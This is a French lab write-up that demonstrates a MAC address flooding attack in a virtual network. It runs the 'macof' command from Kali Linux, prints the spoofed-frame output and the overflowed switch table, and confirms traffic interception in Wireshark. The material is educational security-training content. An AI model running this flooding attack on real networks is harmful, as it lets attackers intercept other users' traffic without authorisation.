Lab MAC Address Flooding Attack


1.But

Modification du comportement du commutateur pour le comportement d'un concentrateur. (Surveillance de tout le trafic)

2.Matériel utilisé


- Kali Linux
- 2 Appareil (Ubuntu-1, pc1)
- Wireshark
- Switch
- Routeur (facultative)

3.Installation




4.Commencer

i. Obtenez un aperçu de votre réseau. (Kali Linux)



Le résultat nous montre la machine ubuntu-1 (192.168.1.3) et le PC1 (192.168.1.2).


ii. Démarrez la communication entre la machine ubuntu-1 et le PC1.



iii. Regardez la table d'adresses MAC du ubuntu-1.

```
cybersecurity@cybersecurity-VirtualBox:~$ arp -a
? (192.168.1.2) at 00:50:79:66:68:00 [ether] on enp0s3
? (192.168.1.101) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.67) at 08:00:27:e8:09:10 [ether] on enp0s3
cybersecurity@cybersecurity-VirtualBox:~$
```

iv. Démarrez Wireshark. (Kali Linux)



Le résultat nous montre aucun trafic ICMP destiné au PC1 (192.168.1.2).

v. Vérifiez la table d'adresses MAC du commutateur.

```
ESW1#show mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-------------------  ------------  ----  --------------------
cc02.1cb8.0000          Self          1     Vlan1
0800.27a0.dfc6          Dynamic       1     FastEthernet1/1
0050.7966.6800          Dynamic       1     FastEthernet1/0

ESW1#
```

vi. Lancez l'attaque. (MAC Flooding)

```
┌──(cybersecurity㉿kali)-[~]
└─$ sudo macof -i eth0
```

```
cf:38:84:5f:e2:ca 70:62:37:5e:fb:90 0.0.0.0.12203 > 0.0.0.0.65240: S 21090536:21090536(0) win 512
af:5a:2b:35:53:f2 87:6d:e1:7d:56:32 0.0.0.0.7401 > 0.0.0.0.20987: S 1740383856:1740383856(0) win 512
44:6d:71:21:df:c6 a:87:86:2a:2b:74 0.0.0.0.9259 > 0.0.0.0.12949: S 759381262:759381262(0) win 512
ab:64:25:31:a4:82 30:db:11:79:78:d6 0.0.0.0.18616 > 0.0.0.0.49995: S 124492085:124492085(0) win 512
a5:54:66:20:7c:30 7c:b5:b9:57:74:e0 0.0.0.0.40230 > 0.0.0.0.65467: S 117656784:117656784(0) win 512
93:9c:36:6:88:e2 9b:7:98:6a:5a:54 0.0.0.0.28386 > 0.0.0.0.64223: S 1656419152:1656419152(0) win 512
ec:e6:52:1d:db:6b 83:b2:55:29:80:d8 0.0.0.0.64072 > 0.0.0.0.35596: S 1866646403:1866646403(0) win 512
66:2d:89:78:d1:27 82:4f:e4:7b:25:33 0.0.0.0.46333 > 0.0.0.0.42349: S 1582518177:1582518177(0) win 512
c1:f6:ff:59:bf:50 4e:42:b:29:f4:42 0.0.0.0.58985 > 0.0.0.0.5116: S 818744354:818744354(0) win 512
10:4c:20:21:2e:41 48:1f:8:9:9:49 0.0.0.0.47235 > 0.0.0.0.37879: S 2038922282:2038922282(0) win 512
2e:d3:b3:5b:a1:1b 68:24:b2:6e:48:7a 0.0.0.0.43137 > 0.0.0.0.964: S 1824347153:1824347153(0) win 512
17:50:7d:3c:8f:91 7b:c5:b9:61:ed:f7 0.0.0.0.14845 > 0.0.0.0.15085: S 2073224376:2073224376(0) win 512
78:e4:e9:12:7b:4d a1:cc:78:6b:b3:1f 0.0.0.0.35416 > 0.0.0.0.52999: S 1818491228:1818491228(0) win 512
58:84:f8:35:a3:14 dc:67:cf:33:6b:cd 0.0.0.0.59596 > 0.0.0.0.46956: S 839498796:839498796(0) win 512
27:52:bc:3b:ca:7a 62:46:c8:74:18:35 0.0.0.0.359 > 0.0.0.0.44212: S 501198012:501198012(0) win 512
ac:45:f4:5d:fd:c1 70:2:bd:2c:ba:5b 0.0.0.0.44418 > 0.0.0.0.60424: S 1792387556:1792387556(0) win 512
62:95:b1:56:b:4f 0:5a:e6:4d:bf:7 0.0.0.0.62000 > 0.0.0.0.34115: S 740475420:740475420(0) win 512
d:7a:d1:34:22:7c fc:b9:34:21:8:ea 0.0.0.0.31158 > 0.0.0.0.12962: S 903857342:903857342(0) win 512
7e:ea:d5:29:3e:1e f0:8d:60:78:82:43 0.0.0.0.35124 > 0.0.0.0.10108: S 1510930940:1510930940(0) win 512
45:3e:7a:7c:1e:c0 dc:f6:1c:76:a5:e2 0.0.0.0.6520 > 0.0.0.0.47630: S 1113345111:1113345111(0) win 512
e2:2b:93:6e:92:3d e0:b7:f8:4b:a5:f5 0.0.0.0.17294 > 0.0.0.0.8530: S 1796865179:1796865179(0) win 512
8e:d3:15:12:9:fc ab:d:c0:4e:f4:6b 0.0.0.0.54262 > 0.0.0.0.18624: S 581753651:581753651(0) win 512
63:bb:4a:2b:a0:38 be:d:62:5a:a7:d3 0.0.0.0.56599 > 0.0.0.0.46269: S 1367939203:1367939203(0) win 512
dc:36:98:5:81:84 d6:92:87:16:4d:40 0.0.0.0.62816 > 0.0.0.0.48565: S 30273661:30273661(0) win 512
6:6c:dc:f:ee:d7 37:b6:e8:22:4d:d8 0.0.0.0.44721 > 0.0.0.0.6107: S 1684503812:1684503812(0) win 512
4e:28:8e:17:1a:48 c0:98:71:4c:fc:a7 0.0.0.0.55289 > 0.0.0.0.30937: S 1467473342:1467473342(0) win 512
34:37:71:2d:ab:71 4e:2d:39:19:4:e 0.0.0.0.24317 > 0.0.0.0.10073: S 1041088598:1041088598(0) win 512
f7:a4:78:5f:46:7a 3d:98:f9:10:8f:5d 0.0.0.0.63035 > 0.0.0.0.33093: S 490760117:490760117(0) win 512
69:c9:6e:64:d1:c4 db:9a:e6:4:9:93 0.0.0.0.4994 > 0.0.0.0.50375: S 1142419526:1142419526(0) win 512
5e:7f:6f:7:3:99 2:9f:61:1b:54:cd 0.0.0.0.3587 > 0.0.0.0.1540: S 461535283:461535283(0) win 512
6c:a9:df:2d:25:98 f0:f0:bd:15:83:80 0.0.0.0.28062 > 0.0.0.0.27632: S 2036916511:2036916511(0) win 512
3b:c0:5d:3:60:8 2a:f7:3b:40:5a:63 0.0.0.0.7903 > 0.0.0.0.12012: S 357389231:357389231(0) win 512
c1:43:e3:33:ca:ef 5a:f8:e5:73:8:32 0.0.0.0.40548 > 0.0.0.0.52003: S 1513209626:1513209626(0) win 512
8c:48:ff:e:98:70 7a:1a:c5:2f:39:5e 0.0.0.0.14204 > 0.0.0.0.57017: S 994767002:994767002(0) win 512
```

vii. Effacez la table d'adresses MAC du commutateur. (Pour accélérer le résultat de l'attaque)

```
ESW1#clear mac-address-table
```

viii. Arrêtez l'attaque et vérifiez l'état de la table d'adresses MAC.


```
ESW1#show mac-address-table count

NM Slot: 1
-------------

Dynamic Address Count:                  8188
Secure Address (User-defined) Count:    0
Static Address (User-defined) Count:    0
System Self Address Count:              1
Total MAC addresses:                    8189
Maximum MAC addresses:                  8192
```

```
ESW1#show mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-------------------  ------------  ----  --------------------
cc02.1cb8.0000       Self          1     Vlan1
0050.7966.6800       Dynamic       1     FastEthernet1/0
0800.27a0.dfc6       Dynamic       1     FastEthernet1/1
ba7d.b752.f3aa       Dynamic       1     FastEthernet1/2
1aa8.4e2f.df90       Dynamic       1     FastEthernet1/2
6e60.aa07.fc1a       Dynamic       1     FastEthernet1/2
7aa2.a63f.7fdc       Dynamic       1     FastEthernet1/2
d208.4859.719e       Dynamic       1     FastEthernet1/2
6e47.b559.ac0f       Dynamic       1     FastEthernet1/2
68b3.645b.7727       Dynamic       1     FastEthernet1/2
184d.261b.c932       Dynamic       1     FastEthernet1/2
6e00.ff01.4ae2       Dynamic       1     FastEthernet1/2
28b4.8754.20f3       Dynamic       1     FastEthernet1/2
d85d.a610.4af7       Dynamic       1     FastEthernet1/2
ba07.d954.e1f4       Dynamic       1     FastEthernet1/2
524d.d807.1253       Dynamic       1     FastEthernet1/2
52a6.7a52.89cc       Dynamic       1     FastEthernet1/2
203f.d131.2139       Dynamic       1     FastEthernet1/2
9419.1778.da52       Dynamic       1     FastEthernet1/2
2c05.0a62.12b9       Dynamic       1     FastEthernet1/2
```

ix. Vérifiez Wireshark.



Le résultat nous montre le trafic ICMP destiné au PC1 (192.168.1.2).

x. Conclusion

Il est facile de changer le comportement d'un commutateur pour le comportement d'un concentrateur